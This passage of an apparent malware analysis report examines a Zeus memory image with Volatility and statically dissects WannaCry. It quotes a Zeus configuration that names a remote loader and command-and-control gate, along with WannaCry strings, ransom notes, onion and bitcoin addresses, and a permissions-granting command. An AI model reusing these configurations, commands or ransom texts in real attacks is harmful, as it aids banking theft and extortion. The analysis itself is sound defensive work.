                     AS Layer2 : FileAddressSpace (/home/cuckoo/Downloads/volatility-master/zeus
.vmem)
                      PAE type : PAE
                           DTB : 0x319000L
                          KDBG : 0x80544ce0L
          Number of Processors : 1
     Image Type (Service Pack) : 2
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2010-08-15 19:17:56 UTC+0000
     Image local date and time : 2010-08-15 15:17:56 -0400
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/volatility-master$ 
```

Figure 44: zeus.vmem imageinfo using volatility

Using the pslist command, all the processes are listed which were running at the time of execution of the Zeus malware. All the processes listed look like legitimate processes which does not indicate that any of them has been injected with malicious code.




```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/volatility-master$ python vol.py -f zeus.vmem pstree
Volatility Foundation Volatility Framework 2.6
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x810b1660:System                                      4      0     58    379 1970-01-01 00:00:00 UTC+0000
. 0xff2ab020:smss.exe                                 544      4      3     21 2010-08-11 06:06:21 UTC+0000
.. 0xff1ec978:winlogon.exe                            632    544     24    536 2010-08-11 06:06:23 UTC+0000
... 0xff255020:lsass.exe                              688    632     21    405 2010-08-11 06:06:24 UTC+0000
... 0xff247020:services.exe                           676    632     16    288 2010-08-11 06:06:24 UTC+0000
.... 0xff1b8b28:vmtoolsd.exe                         1668    676      5    225 2010-08-11 06:06:35 UTC+0000
..... 0xff224020:cmd.exe                              124   1668      0 ------ 2010-08-15 19:17:55 UTC+0000
.... 0x80ff88d8:svchost.exe                           856    676     29    336 2010-08-11 06:06:24 UTC+0000
.... 0xff1d7da0:spoolsv.exe                          1432    676     14    145 2010-08-11 06:06:26 UTC+0000
.... 0x80fbf910:svchost.exe                          1028    676     88   1424 2010-08-11 06:06:24 UTC+0000
..... 0x80f60da0:wuauclt.exe                         1732   1028      7    189 2010-08-11 06:07:44 UTC+0000
..... 0x80f94588:wuauclt.exe                          468   1028      4    142 2010-08-11 06:09:37 UTC+0000
..... 0xff364310:wscntfy.exe                          888   1028      1     40 2010-08-11 06:06:49 UTC+0000
.... 0xff217560:svchost.exe                           936    676     11    288 2010-08-11 06:06:24 UTC+0000
.... 0xff143b28:TPAutoConnSvc.e                      1968    676      5    106 2010-08-11 06:06:39 UTC+0000
..... 0xff38b5f8:TPAutoConnect.e                     1084   1968      1     68 2010-08-11 06:06:52 UTC+0000
.... 0xff22d558:svchost.exe                          1088    676      7     93 2010-08-11 06:06:25 UTC+0000
.... 0xff218230:vmacthlp.exe                          844    676      1     37 2010-08-11 06:06:24 UTC+0000
.... 0xff25a7e0:alg.exe                               216    676      8    120 2010-08-11 06:06:39 UTC+0000
.... 0xff203b80:svchost.exe                          1148    676     15    217 2010-08-11 06:06:26 UTC+0000
.... 0xff1fdc88:VMUpgradeHelper                      1788    676      5    112 2010-08-11 06:06:38 UTC+0000
.. 0xff1ecda0:csrss.exe                               608    544     10    410 2010-08-11 06:06:23 UTC+0000
 0xff3865d0:explorer.exe                             1724   1708     13    326 2010-08-11 06:09:29 UTC+0000
. 0xff374980:VMwareUser.exe                           452   1724      8    207 2010-08-11 06:09:32 UTC+0000
. 0xff3667e8:VMwareTray.exe                           432   1724      1     60 2010-08-11 06:09:31 UTC+0000
```

Figure 45: Process List

When inspecting for network connections, it is found that the machine was making connections with 193.104.47.75 on TCP port 80. The process ID is 856 which belongs to svchost.exe. This means that svchost.exe and not internet browser is making internet connection which is not normal.

When checked on ipvoid.com the IP is found to be blacklisted. Process 856 belongs to svchost.exe in which the code is injected which is used to steal banking information.




```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/volatility-master$ python vol.py -f zeu
s.vmem connscan
Volatility Foundation Volatility Framework 2.6
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ---
0x02214988 172.16.176.143:1054       193.104.41.75:80          856
0x06015ab0 0.0.0.0:1056              193.104.41.75:80          856
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/volatility-master$ 
```

Figure 46: connscan results

It also adds itself to the registry "*HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon*" to initiate the process at Startup time and hence attain persistency.


AVIRA_2108 mutex is created by Zeus to mark its presence. Ironically "AVIRA" is the name of the antivirus engine.



```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/volatility-master$ python vol.py -f zeu
s.vmem mutantscan | grep AVIRA
Volatility Foundation Volatility Framework 2.6
0x0000000005ca17e8         2        1      1 0x00000000              _AVIRA_2108
0x0000000006735dc0         2        1      1 0x00000000              _AVIRA_2109
```

Figure 47: AVIRA mutex


This trojan disables the firewall, so the user does not get any pop-ups when it is pilfering the banking data.



```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Downloads/volatility-master$ python vol.py -f zeu
s.vmem printkey -K "ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: StandardProfile (S)
Last updated: 2010-08-15 19:17:24 UTC+0000

Subkeys:
  (S) AuthorizedApplications

Values:
REG_DWORD     EnableFirewall  : (S) 0
```

Figure 48: Firewall Disabled

The following is a snippet from the configuration file. It consists of web pages to be monitored as well as web sites to be blocked. The list can be updated by the attacker using the malware's back door capabilities.



```
entry "DynamicConfig"
  url_loader "http://p0rt3m.bplaced.net/zeus/bot.exe"
  url_server "http://p0rt3m.bplaced.net/zeus/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end
  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
    "@*/atl.osmp.ru/*"
  end
  entry "WebDataFilters"
    ;"http://mail.rambler.ru/*" "passw;login"
  end
  entry "WebFakes"
    ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
  end
```

Figure 49: Config.txt file

WannaCry

Introduction

Over the year's ransomware has increased in popularity and has become a rapidly growing threat to the digital world. Here we will be discussing one recent ransomware that affected vulnerable systems over 150 countries.

WannaCry was one of the most propagated malware in the year 2017. WannaCry is famous by several other names – Wcry, WannaCrypt, WannaCrypt0r or WannaCryptor.

Ransomware is a type of malware that targets the user's file and encrypt them using some cryptographic method making it impossible for the user to access their files. The cybercriminals demand a ransom to release a secret key which could be used to decrypt the encrypted files. The ransom is usually in some form of digital currency, usually bitcoin.

Most ransomware targets are systems that have gone out-of-date. In the case of WannaCry, it affected the systems like Windows clients and servers that were not updated as per the vulnerability patch released by Microsoft on March 14th. Some organisations continued to use Windows XP although Microsoft no longer provides any support for XP which led to huge financial catastrophe.

In the case of WannaCry, it exploited MS17-010 vulnerability. Over 100.000 computers were affected worldwide by this ransomware which leads to huge financial loss.


File Characteristics

There are two main components involved in the operation of WannaCry:

1. A worm that has the functionality of infecting computers by exploiting the MS17-010 vulnerability.
2. A file that has the functionality of encrypting user's file.

In this report, both the components will be discussed in detail.

To begin with, the binary is checked on Virus Total. 62 out of 69 antivirus engines detect this binary as malicious.



virustotal

SHA256: 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

File name: lhdfrgui.exe

Detection ratio: 62 / 69

Analysis date: 2019-01-18 02:28:27 UTC (5 days ago)

Antivirus	Result	Update
Acronis	suspicious	20190117
Ad-Aware	Trojan.Ransom.WannaCryptor.H	20190118
AegisLab	Trojan.Win32.Wanna.u!c	20190118
AhnLab-V3	Trojan/Win32.WannaCryptor.R200572	20190118

Figure 50: VirusTotal results for WannaCry


Below are some of the static characteristics of the file responsible for infecting vulnerable computers.

File Type	PE32 executable for windows
File Size	3.55 MB
MD5	DB349B97C37D22F5EA1D1841E3C89EB4
SHA1	e889544aff85ffaf8b0d0da705105dee7c97fe26
SHA256	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

Table 10: Characteristics of Binary (DB349B97C37D22F5EA1D1841E3C89EB4)

This malicious file is not packaged/obfuscated. The code does not contain anything related to virtual machine or debugger detection techniques.


A string analysis is performed on the binary using the strings tool. One suspicious URL is found with unknown strings. In further analysis it is found that it acts as a kill switch.



```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ file 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c.bin
24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c.bin: PE32 executable (GUI) Intel 80386, for MS Windows
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ strings -n 6 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b10
22c.bin | grep http
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
```

Figure 51: Kill switch URL

The executable drops the following binaries onto the system during execution.




```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ strings -n 6 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b10
22c.bin | grep .exe
mssecsvc.exe
mssecsvc.exe
tasksche.exe
cmd.exe /c "%s"
tasksche.exe
taskdl.exe
taskse.exed*
taskdl.exe
taskse.exe
```

Figure 52: Executables found within Binary

Several strings related to encryption, access controls and mutex creation are found. String "*WNcry@2ol7*" looks like a password. Another strange string is "*tasksche.exe*".

The following strings are found to be bitcoin addresses:

- 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
- 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
- 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94



```
Microsoft Enhanced RSA and AES Cryptographic Provider
CryptGenKey
CryptDecrypt
CryptEncrypt
CryptDestroyKey
CryptImportKey
CryptAcquireContextA
cmd.exe /c "%s"
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
Global\MsWinZonesCacheCounterMutexA
tasksche.exe
TaskStart
t.wnry
icacls . /grant Everyone:F /T /C /Q
attrib +h .
WNcry@2ol7
```

Figure 53: Output of Strings analysis


The binary is checked in resource hacker tool, a PE file is found. This file acts as encryptor. The static characteristics are shown in the table.

File Type	PE32 executable for windows
File Size	3.35 MB
MD5	84c82835a5d21bbcf75a61706d8ab549
SHA1	5ff465afaabcbf0150d1a3ab2c2e74f3a4426467
SHA256	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa

Table 11: Characteristics of Binary (84c82835a5d21bbcf75a61706d8ab549)

This PE file is further checked for resources. File *XIA2058.bin* is found along with zipped version which is password protected. Password used to unzip the file: ***WNcry@20l7***.

String *WNcry@20l7* was found during the string analysis and looked like a password which was later concluded that it is the password of this zipped file. The zipped file consists of the following files:




```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~$  cd /home/cuckoo/Desktop
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ file XIA2058.bin
XIA2058.bin: Zip archive data, at least v2.0 to extract
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ file *
b.wnry:       PC bitmap, Windows 3.x format, 800 x 600 x 24
c.wnry:       data
msg:          directory
r.wnry:       ASCII text, with CRLF line terminators
s.wnry:       Zip archive data, at least v1.0 to extract
taskdl.exe:   PE32 executable (GUI) Intel 80386, for MS Windows
taskse.exe:   PE32 executable (GUI) Intel 80386, for MS Windows
t.wnry:       data
u.wnry:       PE32 executable (GUI) Intel 80386, for MS Windows
XIA2058:      Zip archive data, at least v2.0 to extract
XIA2058.bin:  Zip archive data, at least v2.0 to extract
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ 
```

Figure 54: Binaries Extracted for PE file

Below is the description of all the files found in *XIA2058.zip*

- **b.wnry** – It is a bitmap File which consists of the ransom note that is used by the ransomware to set as wallpaper on the victim computer. It consists of a set of instructions for decryption.




```
Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window,
then your antivirus removed the decrypt software or you deleted
it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in
any folder or restore from the antivirus quarantine.

Run and follow the instructions!
```

Figure 55: WannaCry Wallpaper

- **c.wnry**
  Type: raw data
  The file contains the following strings.
    - *gx7ekbenv2riucmf.onion*
    - *57g7spgrzlojinas.onion*
    - *xxlvbrloxvriy2c5.onion*
    - *76jdd2ir2embyv47.onion*
    - *cwwnhwhlz52maqm7.onion*


These are addresses on the tor network which are used to track infections and perform a function to provide bitcoin payment address and decryption keys if the victim pays the ransom. The ransomware tried to download and install Tor from the locations *https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip*



```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ strings c.wnry
gx7ekbenv2riucmf.onion;57g7spgrzlojinas.onion;xxlvbrloxvriy2c5.onion;76jdd2ir2embyv47.onion;cwwnhwhlz52maqm7.onion;
https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip
```

Figure 56: Tor location and onion addresses


- **r.wnry** – The file contains the ransom notes for the victim which consists of additional decryption instructions.



```
Q:  What's wrong with my files?

A:  Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted.
    If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
    Let's start decrypting!

Q:  What do I do?

A:  First, you need to pay service fees for the decryption.
    Please send %s to this bitcoin address: %s

    Next, please find an application file named "%s". It is the decrypt software.
    Run and follow the instructions! (You may need to disable your antivirus for a while.)

Q:  How can I trust?

A:  Don't worry about decryption.
    We will decrypt your files surely because nobody will trust us if we cheat users.


*   If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.
```

Figure 57: Ransom Note

- **s.wnry**
  Type: zip file
  Analysis: On unzipping the file the tor.exe and its required dlls are found. The file may be used to connect victim pc to the tor network for the demand of ransom, and the addresses are taken from the c.wnry.



```
cuckoo@cuckoo-HP-Pavilion-x360-Convertible-14-ba0xx:~/Desktop$ unzip s.wnry
Archive:  s.wnry
   creating: Data/
